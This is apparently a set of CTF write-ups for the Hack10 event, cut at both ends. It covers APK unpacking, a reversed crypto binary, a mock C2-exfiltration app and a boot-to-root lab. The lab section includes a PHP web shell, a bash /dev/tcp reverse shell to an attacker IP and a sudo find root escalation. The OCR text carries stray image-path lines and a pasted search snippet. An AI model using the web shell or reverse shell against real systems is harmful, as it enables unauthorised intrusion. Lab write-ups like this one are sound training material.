That thresholded diff reveals the handwritten clue image.

Artifacts produced during this solve:

- background.jpg
- diff.png
- Diff_thr.pn

EASY RE 2

The challenge file is an Android APK:

```
file chall.apk
```

`aapt` shows the outer package and launch activity:

```
aapt dump badging chall.apk
```

Important details:

- Package: `com.example.reforceapk`
- Launch activity: `com.example.myapk.MainActivity`
- Application class: `com.example.reforceapk.ProxyApplication`

Decompiling the outer APK with `jadx` or `apktool` shows:

- `MainActivity` is a stub
- `ProxyApplication` does the real work

2. Outer APK Is a Loader

In `jadx_out/sources/com/example/reforceapk/ProxyApplication.java`, `attachBaseContext()`:

- reads `classes.dex` from the APK
- extracts extra data appended to the end
- decrypts it with `AES/GCM/NoPadding`
- writes the result as `payload.apk`
- loads it with `DexClassLoader`

So the actual app is hidden inside the outer APK.

3. Extract `payload.apk`

The outer app derives the AES key and nonce from the first 4096 bytes of the outer `classes.dex`, after zeroing the standard mutable DEX header fields:

- checksum bytes `8..11`
- signature bytes `12..31`
- file size bytes `32..35`

Then it computes:

```
dexDigest = SHA256(sanitized_header)
key = SHA256(pepper || dexDigest || 0x00)
nonce = SHA256(pepper || dexDigest || 0x01)[:12]
```

The encrypted payload is appended to `classes.dex`, followed by a big-endian 4-byte payload length.

This script reproduces the unpacking:

```
import zipfile
import struct
import hashlib
from pathlib import Path
from Crypto.Cipher import AES

apk = Path("chall.apk")
with zipfile.ZipFile(apk, "r") as zf:
    dex = zf.read("classes.dex")

head = bytearray(dex[:min(4096, len(dex))])
for start, end in [(8, 12), (12, 32), (32, 36)]:
    for i in range(start, min(end, len(head))):
        head[i] = 0

pepper = bytes((x + 256) % 256 for x in [
    109, -14, 71, -88, -32, -56, 58, -77,
    -34, 88, -123, 30, 23, -61, -87, 80,
    -42, -105, 38, 29, 18, 52, 86, 120,
    -102, -68, -34, -16, -85, -51, -17, 17,
])

dex_digest = hashlib.sha256(head).digest()
key = hashlib.sha256(pepper + dex_digest + b"\x00").digest()
nonce = hashlib.sha256(pepper + dex_digest + b"\x01").digest()[:12]

payload_len = struct.unpack(">I", dex[-4:])[0]
enc = dex[-4 - payload_len:-4]

pt = AES.new(key, AES.MODE_GCM,
nonce=nonce).decrypt_and_verify(enc[:-16], enc[-16:])
Path("payload.apk").write_bytes(pt)
```

After that:

```
jadx -d payload_jadx payload.apk
```

4. Reverse the Real App

Inside `payload.apk`, the real app is in:

- payload_jadx/sources/com/example/myapk/MainActivity.java
- payload_jadx/sources/com/example/myapk/ImageEncryptor.java

`MainActivity.performLogin()` does:

- reject empty image
- read `username` and `password`
- reject `username == password`
- require `md5(username) == md5(password)`
- on success, encrypt the selected image and save it as `background.bkp`

This MD5 check suggests a collision pair is intended, but we do not actually need to log in because the APK already ships the interesting encrypted assets.

5. Important Observation

The real app contains:

- payload_jadx/resources/assets/background.bkp

The outer app contains:

- jadx_out/resources/assets/background.bkp

Sizes:

- inner `background.bkp`: `109150`
- outer `background.bkp`: `109118`

The difference is exactly `32` bytes, which matches the `BKP1` header and metadata added by the native library.

The inner file starts with:

```
42 4b 50 31
```

which is ASCII:

```
BKP1
```

If we compare the encrypted payload inside the inner `BKP1` file to the outer `background.bkp`, we get a 32-byte repeating keystream:

```
from pathlib import Path

inner =
Path("payload_jadx/resources/assets/background.bkp").read_bytes()
outer = Path("jadx_out/resources/assets/background.bkp").read_bytes()

enc = inner[32:32 + len(outer)]
ks = bytes(a ^ b for a, b in zip(enc, outer))

print(len(inner), len(outer), len(inner) - len(outer))
print(ks[:32].hex())
```

Output:

```
109150 109118 32
a24526d7957084b21b8460895d5f78dc01cde2eadc3a575d597f4daf8bb80e6e
```

That means the native layer is just wrapping the already-existing outer `background.bkp`.

6. Outer `background.bkp` Uses the Java Fallback Path

In `payload_jadx/sources/com/example/myapk/ImageEncryptor.java`:

```java
public static byte[] encryptData(byte[] data) {
    if (isNativeLoaded) {
        try {
            return encryptDataNative(data);
        } catch (UnsatisfiedLinkError e) {
        }
    }
    byte[] result = new byte[data.length];
    for (int i = 0; i < data.length; i++) {
        result[i] = (byte) (data[i] ^ (-559038737));
    }
    return result;
}
```

Because the result is stored in a byte, only the low byte matters:

```
(-559038737) & 0xff = 0xef
```

So the fallback encryption is simply:

```
cipher[i] = plain[i] ^ 0xEF
```

To decrypt the outer `background.bkp`, just XOR every byte with `0xEF`:

```python
from pathlib import Path

raw = Path("jadx_out/resources/assets/background.bkp").read_bytes()
pt = bytes(b ^ 0xEF for b in raw)
Path("layer2.jpg").write_bytes(pt)
```

The result begins with a valid JPEG header:

```
ff d8 ff e1
```

AI Overview


JPEG files always begin with the hexadecimal signature `FF D8 FF`, which acts as the Start of Image (SOI) marker, usually followed by `E0` or `E1`. A typical JPEG header starts with `FF D8 FF E0` (JFIF) or `FF D8 FF E1` (Exif) and contains metadata, ending just before the `FF DA` (Start of Scan) marker. Active@ File Recovery +3

7. Recover the Flag

Opening the decrypted image shows handwritten text:

Hack10{minato_namikaze}

EASY RE 3



Overview

We're given a Mach-O 64-bit ARM64 binary (challenge) and two encrypted files (nonogpt.enc, what.enc). The challenge description hints that "Ali didn't manage the version," introducing bugs in the decrypt mode.

Analysis

Initial Recon

```
$ file challenge
challenge: Mach-O 64-bit arm64 executable

$ strings challenge | grep Usage
```

```
Usage: %s <e|d> <input> <output>
```

The binary takes a mode (`e` for encrypt, `D` for decrypt), an input file, and an output file.

Decompilation

Using Ghidra headless to decompile:

```
analyzeHeadless /tmp ghidra_proj -import challenge -postScript
DecompileAll.java
```

The `main` function uses **control-flow flattening** a state machine with a `local_cc` variable controlling transitions through a massive `if/else` tree. This is the main obfuscation technique.

Key functions identified:

- `FUN_100001edc` — Stack-based bytecode VM that computes 8 constants
- `FUN_100002378` — xorshift128-based stream cipher (XOR keystream generator)
- `main` — Orchestrates encryption/decryption using XTEA, LCG, and the above functions

Bytecode VM Constants

The binary embeds 8 small bytecode programs in the `__const` section (at offset `0x81` bytes before the "Usage" string). Each program is executed by `FUN_100001edc` to compute a 32-bit constant stored in BSS (`DAT_100008000`–`DAT_10000801c`).

The VM supports: `PUSH_IMM(0x01)`, `ADD(0x10)`, `SUB(0x11)`, `MUL(0x12)`, `XOR(0x13)`, `AND(0x14)`, `OR(0x15)`, `NOT(0x16)`, `NEG(0x17)`, `ROR(0x19)`, `HALT(0xff)`.

Computed constants:

Variable	Value
DAT_100008000	0xdeadc0de
DAT_100008004	0xf00dabcd
DAT_100008008	0x13371347
DAT_10000800c	0x9e3779b1
DAT_100008010	0x00002026
DAT_100008014	0x00001337
DAT_100008018	0xc0debabe
DAT_10000801c	0xdecea5ed

Encryption Scheme (Encrypt 'e' mode)

By tracing the state machine transitions in the encrypt path:

1. **FUN_100002378 XOR** — XOR plaintext with a xorshift128-based keystream, seeded from `DAT[0] ^ file_size`. Returns the PRNG output state.
2. **LCG XOR** — XOR data with an LCG stream (`state = state * 0x343fd + 0x269ec3`), seeded from step 1's output state.
3. **Key Derivation** — Advance the LCG further to generate 16 bytes (XORed with `0x26`), convert to 4 `uint32` values, then XOR with `DAT[0x18] ^ getpagesize()` and `DAT[0x1c] ^ file_size` to form the XTEA key.
4. **IV Generation** — Continue LCG to generate 8 bytes for the CBC IV (XORed with `DAT[0x14]`).
5. **Pad** data to 8-byte boundary.
6. **CBC-XTEA Encrypt** — Standard 32-round XTEA in CBC mode.
7. **Write** — `[4-byte BE size][8-byte IV][encrypted data]`

Decrypt 'D' Mode — The Two Bugs

Tracing the decrypt state machine revealed two "version management" bugs:

Bug 1: FUN_100002378 never applied to data

The decrypt allocates a **zeroed buffer** with `calloc`, runs `FUN_100002378` on it (only to extract the PRNG seed), then immediately frees it. The actual encrypted data is never XORed with the stream. In encrypt mode, `FUN_100002378` is applied directly to the plaintext.

Bug 2: Missing pagesize XOR on XTEA key

The encrypt path modifies the XTEA key with:

```
key[0] ^= DAT[0x18] ^ getpagesize()
key[1] ^= DAT[0x1c] ^ orig_size
key[2] = (key[2] ^ uVar6) ^ uVar1
key[3] = ~((key[3] ^ uVar6) ^ uVar1)
```

The decrypt path skips this step entirely, using the raw LCG-derived key.

FUN_100002378 Implementation

This function implements a xorshift128 PRNG with parameters (a=11, b=8, c=19). Its internal state machine is deeply nested and extremely hard to reimplement from decompiled pseudocode.

Decryption

The correct decryption reverses the encryption steps:

1. Compute FUN_100002378 seed by emulating it on a zeroed buffer (same as buggy decrypt)
2. Derive XTEA key from LCG, applying the missing pagesize XOR
3. **XTEA decrypt** each 8-byte block with the corrected key
4. **CBC un-XOR** using the IV from the file header
5. **LCG XOR** with the FUN_100002378 seed
6. **FUN_100002378 XOR** — apply the keystream (obtained from step 1 on zeros = the keystream itself)

Two different configurations were needed:

- `nonogpt.enc` — Encrypted **without** the pagesize XOR (older version)
- `what.enc` — Encrypted **with** pagesize XOR (`pagesize=16384`, ARM64 macOS)

Both files decrypted to JPEG images. `what.jpg` contains the flag overlaid on the image:

Solver script:

```
#!/usr/bin/env python3
import struct
from unicorn import *
from unicorn.arm64_const import *

binary = open('challenge', 'rb').read()

def u32(x): return x & 0xFFFFFFFF

DAT = {
    0x00: 0xdeadc0de, 0x04: 0xf00dabcd, 0x08: 0x13371347, 0x0c:
0x9e3779b1,
    0x10: 0x00002026, 0x14: 0x00001337, 0x18: 0xc0debabe, 0x1c:
0xdecea5ed,
}

def emulate_378(data_bytes, data_len, param3):
    mu = Uc(UC_ARCH_ARM64, UC_MODE_ARM)
    TEXT_BASE, BSS_BASE, STACK_BASE, HEAP_BASE = 0x100000000,
0x100008000, 0x200000000, 0x300000000
    mu.mem_map(TEXT_BASE, 0x4000, UC_PROT_ALL)
    mu.mem_map(BSS_BASE, 0x4000, UC_PROT_ALL)
    mu.mem_map(STACK_BASE, 0x200000, UC_PROT_ALL)
    mu.mem_map(HEAP_BASE, 0x2000000, UC_PROT_ALL)
    mu.mem_map(0x100004000, 0x4000, UC_PROT_ALL)
    mu.mem_write(TEXT_BASE, binary[:0x4000])
    for offset, val in DAT.items():
        mu.mem_write(BSS_BASE + offset, struct.pack('<I', val))
    mu.mem_write(HEAP_BASE, bytes(data_bytes[:data_len]))
```

```
    out_ptr = HEAP_BASE + 0x1000000
    mu.mem_write(out_ptr, b'\x00\x00\x00\x00')
    mu.reg_write(UC_ARM64_REG_SP, STACK_BASE + 0x200000 - 0x2000)
    canary_addr = STACK_BASE + 0x100
    mu.mem_write(canary_addr, struct.pack('<Q', 0xCAFEBABEDEADBEEF))
    mu.mem_write(0x100004008, struct.pack('<Q', canary_addr))
    mu.reg_write(UC_ARM64_REG_X0, HEAP_BASE)
    mu.reg_write(UC_ARM64_REG_X1, data_len)
    mu.reg_write(UC_ARM64_REG_X2, param3)
    mu.reg_write(UC_ARM64_REG_X3, out_ptr)
    ret_addr = TEXT_BASE + 0x3FF0
    mu.mem_write(ret_addr, b'\xc0\x03\x5f\xd6')
    mu.reg_write(UC_ARM64_REG_LR, ret_addr)
    mu.emu_start(0x100002378, ret_addr, timeout=60_000_000)
    return bytes(mu.mem_read(HEAP_BASE, data_len)),
struct.unpack('<I', mu.mem_read(out_ptr, 4))[0]

def lcg_step(s): return u32(s * 0x343fd + 0x269ec3)

def lcg_xor(data, seed, length):
    out, state = bytearray(data[:length]), seed
    for i in range(length):
        state = lcg_step(state)
        out[i] ^= (state >> 16) & 0xff
    return bytes(out)

def derive_xtea_key(seed378, orig_size, pagesize):
    state = seed378
    for _ in range(orig_size):
        state = lcg_step(state)
    state = lcg_step(state)
    xor_byte = DAT[0x10] & 0xff
    kb = bytearray(16)
    for i in range(16):
        state = lcg_step(state)
        kb[i] = ((state >> 16) & 0xff) ^ xor_byte
    key = [struct.unpack_from('<I', kb, i * 4)[0] for i in range(4)]
    uVar6 = DAT[0x18] ^ pagesize
    uVar1 = DAT[0x1c] ^ orig_size
```


```
    key[0] ^= uVar6
    key[1] ^= uVar1
    key[3] = u32(~((uVar6 ^ key[3]) ^ uVar1))
    key[2] = (uVar6 ^ key[2]) ^ uVar1
    return key

def xtea_decrypt_block(v0, v1, key):
    delta = 0x9e3779b9
    s = u32(delta * 32)
    for _ in range(32):
        v1 = u32(v1 - (u32((u32(v0 << 4) ^ (v0 >> 5)) + v0) ^ u32(s +
key[(s >> 11) & 3])))
        s = u32(s - delta)
        v0 = u32(v0 - (u32((u32(v1 << 4) ^ (v1 >> 5)) + v1) ^ u32(s +
key[s & 3])))
    return v0, v1

def xtea_decrypt_data(data, key):
    out = bytearray(len(data))
    for i in range(0, len(data) - 7, 8):
        v0 = struct.unpack_from('<I', data, i)[0]
        v1 = struct.unpack_from('<I', data, i + 4)[0]
        v0, v1 = xtea_decrypt_block(v0, v1, key)
        struct.pack_into('<I', out, i, v0)
        struct.pack_into('<I', out, i + 4, v1)
    return bytes(out)

def cbc_unxor(decrypted, ciphertext, iv):
    out, prev = bytearray(len(decrypted)), iv
    for i in range(0, len(decrypted) - 7, 8):
        for j in range(8):
            out[i + j] = decrypted[i + j] ^ prev[j]
        prev = ciphertext[i:i + 8]
    return bytes(out)

def decrypt_file(enc_path, out_path, pagesize, apply_pagesize_xor):
    with open(enc_path, 'rb') as f:
        raw = f.read()
    iv, enc = raw[4:12], raw[12:]
```

```
    orig_size = struct.unpack('>I', raw[:4])[0]
    fun378_stream, seed378 = emulate_378(b'\x00' * orig_size,
orig_size, DAT[0x00] ^ orig_size)
    if apply_pagesize_xor:
        xtea_key = derive_xtea_key(seed378, orig_size, pagesize)
    else:
        state = seed378
        for _ in range(orig_size):
            state = lcg_step(state)
        state = lcg_step(state)
        xor_byte = DAT[0x10] & 0xff
        kb = bytearray(16)
        for i in range(16):
            state = lcg_step(state)
            kb[i] = ((state >> 16) & 0xff) ^ xor_byte
        xtea_key = [struct.unpack_from('<I', kb, i * 4)[0] for i in
range(4)]
    xtea_out = xtea_decrypt_data(enc, xtea_key)
    cbc_out = cbc_unxor(xtea_out, enc, iv)
    lcg_out = lcg_xor(cbc_out, seed378, orig_size)
    result = bytearray(lcg_out[:orig_size])
    for i in range(orig_size):
        result[i] ^= fun378_stream[i]
    with open(out_path, 'wb') as f:
        f.write(result)
    print(f"Decrypted {enc_path} -> {out_path} ({orig_size} bytes)")

decrypt_file('nonogpt.enc', 'nonogpt.jpg', 16384, False)
decrypt_file('what.enc', 'what.jpg', 16384, True)
```

Flag: hack10{H0w_u_f1nd_me}


hack10 {H0w_u_f1nd_me}

PROTON X1337



Initial Triage

The provided file is an Android APK:

file ProtonX1337.apk

This showed it was a ZIP/APK archive. Listing the contents also showed multiple DEX files, which is typical for an Android app.

Static Analysis

I first checked the APK strings for obvious indicators such as URLs, flags, and networking code:

```
strings -a ProtonX1337.apk | rg -i "http|https|flag|hack10|c2|exfil|telegram"
```

Important hits:

- https://appsecmy.com/
- backdoorC2
- SESSION_TOKEN=HACK10{n0t_A_Fl4g}

The `n0t_A_Fl4g` text was an immediate sign that the APK contained a decoy.

Decompilation

I decoded the APK with `apktool`:

apktool d -f -o /tmp/proton_apktool ProtonX1337.apk

Inside the decoded smali, the key logic was in:

- smali_classes3/com/example/protonx1337/MainActivity$backdoorC2$1.smali
- smali_classes3/com/example/protonx1337/LiveLiterals$MainActivityKt.smali

Malware Behavior

The app creates a fake Telegram-style file containing:

```
ACCOUNT_STATUS=ACTIVE
PHONE=+1234567890
SESSION_TOKEN=HACK10{n0t_A_Fl4g}
```

That value is visible in:

- /tmp/proton_apktool/smali_classes3/com/example/protonx1337/LiveLiterals$MainActivityKt.smali

The app then builds the C2 URL from two strings:

```
https://appsecmy.com/
pages/liga-ctf-2026
```

So the final endpoint is:

```
https://appsecmy.com/pages/liga-ctf-2026
```

It sends a POST request with JSON telemetry containing the exfiltrated content.

Important Observation

The APK strongly suggests that the endpoint is acting as a malicious C2, but the real trick is that the flag is not returned through the malware's fake exfil flow.

When the page source for:

```
https://appsecmy.com/pages/liga-ctf-2026
```

is inspected, the real flag appears as an HTML comment near the bottom of the page.


C2 Server

```
https://appsecmy.com/pages/liga-ctf-2026
```

Flag

```
HACK10{j3mpu7_s3r74_0W4SP_C7F}
```

IS IT STACY, IS IT BECKY, IS IT KESHA?



Initial Triage

The file is a small .NET executable:

```
file regstries.exe
```

Result:

```
PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
```

Since it is a .NET binary, the fastest path is metadata/IL inspection rather than raw assembly reversing.

Useful Strings

Running `strings` immediately reveals several important clues:

- Method names like `CheckEmailExists` and `HashEmail`
- `System.Net.Http`
- A hardcoded MD5-looking value:

```
0d103375d4f99df6bc92a931aa8f48b1
```

Success/failure messages:

```
User exists, but you guessed the wrong one
User doesn't exist
You found the flag! Now submit the flag as HACK10{
```

This strongly suggests:

1. The program asks for an email.
2. It checks whether the email exists in some list.
3. It hashes the email and compares it to the target MD5.

Decompiled Logic

Dumping the IL shows the key function:

```
CheckEmailExists(email)
```

Inside that function, the program downloads a remote text file:

```
https://appsecmy.com/d22646ad92dfaa334f9fa1c3579b4801.txt
```

It then:

1. Splits the content into lines.
2. Trims and lowercases each line.
3. Compares each line to the user input email.
4. Returns `true` if the email exists in that remote list.

The hashing routine is also straightforward:

```
HashEmail(string email)
```

It computes:

```
MD5(UTF8(email))
```

and formats the digest as lowercase hex.

Main Check

The main function does this:

1. Read email from stdin
2. `Trim().ToLower()`
3. Call `CheckEmailExists(email)`
4. Compute `HashEmail(email)`
5. Compare against:

```
0d103375d4f99df6bc92a931aa8f48b1
```

If the hash matches, it prints:

```
You found the flag! Now submit the flag as HACK10{<email>}
```

Important detail: the program prints `"User exists, but you guessed the wrong one"` and `"User doesn't exist"` before the hash check completes, but the real win condition is only the MD5 comparison.

Recovering the Correct Email

At this point, the task becomes the following:

- Fetch the remote list.
- Compute MD5 for each email
- Find the one whose hash equals `'0d103375d4f99df6bc92a931aa8f48b1'`.

I'm using curl command

```
curl -fsSL https://appsecmy.com/d22646ad92dfaa334f9fa1c3579b4801.txt | \
python3 -c 'import sys,hashlib; T="0d103375d4f99df6bc92a931aa8f48b1"; print(next((e for e in (line.strip().lower() for line in sys.stdin) if hashlib.md5(e.encode()).hexdigest()==T), "NO_MATCH"))'
```

Returns

```
wa00d6d88epd0z1x6gro@rediffmail.com
```

Flag

```
hack10{wa00d6d88epd0z1x6gro@rediffmail.com}
```

B2R

FRESHMAN

1. Reconnaissance

The initial step was to perform a port scan against the target to identify running services and potential entry points.

Nmap Scan Results

```
nmap -sC -sV -p- 192.168.0.114
```

Open Ports:

```
21/tcp: FTP (vsftpd 3.0.5)
80/tcp: HTTP (Apache httpd 2.4.52) -- Hosting "Freshman Portal"
3306/tcp: MySQL (unauthorized access)
8080/tcp: HTTP (nginx 1.18.0) -- Default welcome page
33060/tcp: MySQL X Protocol
```

The primary attack surface was identified as the Apache web server on port 80, which utilized PHP, evidenced by the `PHPSESSID` cookie.

---

2. Initial Access / Web Exploitation

Navigating to the web application on port 80 revealed an upload form at `/upload.php`. The page stated that only `.pdf` or `.docx` formats were "recommended," which hinted at weak or client-side-only file type validation.

Uploading a Web Shell

A simple PHP web shell was created to test for remote code execution:

```
<?php system($_GET["cmd"]); ?>
```

Initial upload attempts via `curl` failed because the form required an authenticated session and a specific input field name.

What mattered:

- **Authentication:** The `PHPSESSID` cookie was extracted from an active browser session.
- **Field name:** Inspecting the HTML source revealed the file input was named `file`.
- **Execution:** The payload was successfully uploaded using the following command.

```
curl -i -X POST -b cookies.txt -F "file=@shell.php"
http://192.168.0.114/upload.php
```

The server responded with `200 OK` and returned the direct path to the uploaded file in the HTML response:

```
<a href='uploads/shell.php'>uploads/shell.php</a>
```

---

3. Gaining a Foothold

With the web shell uploaded, RCE was verified by passing the `id` command via the URL parameter.

```
curl "http://192.168.0.114/uploads/shell.php?cmd=id"
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

To gain a stable reverse shell, a netcat listener was started on the attacker machine:

```
nc -nvlp 4444
```

A URL-encoded Bash reverse shell payload was then sent to the target:

```
curl
"http://192.168.0.114/uploads/shell.php?cmd=bash%20-c%20%27bash%20-i%
20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.113%2F4444%200%3E%261%27"
```

This successfully spawned a reverse shell connection back to the listener, granting access as the www-data user.

---

4. Internal Enumeration

TTY Upgrade

The shell was upgraded to a fully interactive TTY to improve stability and enable normal terminal behavior:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Background shell with Ctrl+Z
stty raw -echo; fg
export TERM=xterm
```

Then we found something at /tmp:

```
Test Accounts (REMOVE BEFORE PRODUCTION!):
Web Admin Panel -> admin / admin
SSH Access -> freshman / freshman123
```

We found user.txt.

```
┌──(kali㉿kali)-[~/Desktop/CTF/hack10/b2r]
└─$ echo "aGFjazEwezNhc3lfcDNhc3lfMW4xdDFhbF9hY2Mzc3N9Cg==" | base64 -d
hack10{3asy_p3asy_1n1t1al_acc3ss}
```

---

5. Privilege Escalation

After pivoting enumeration strategy, the standard Linux privilege escalation checklist was applied. Checking sudo privileges for the user environment revealed the intended path:

sudo -l

Output:

```
Matching Defaults entries for freshman on Hack10-Freshman-V2:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin\:/snap/bin,
    use_pty

User freshman may run the following commands on Hack10-Freshman-V2:
    (ALL) NOPASSWD: /usr/bin/find
```

Exploiting `find` via GTFOBins

The `find` utility supports `-exec`, which allows execution of arbitrary commands. Because the user could run `find` as root without a password, this was enough to spawn a root shell.

```
sudo /usr/bin/find . -exec /bin/bash \; -quit
```

This immediately returned a root shell.

---

6. Root

Navigating to the root directory revealed the final flag:


```
cat /root/root.txt
```

```
# Output: aGFjazEwe3IwMHRfcHIxdjNzY192MWFfczB1ZDBfZjFuZF93MDB0fQo=
```

Decoding the Base64 string produced the final root flag:

```
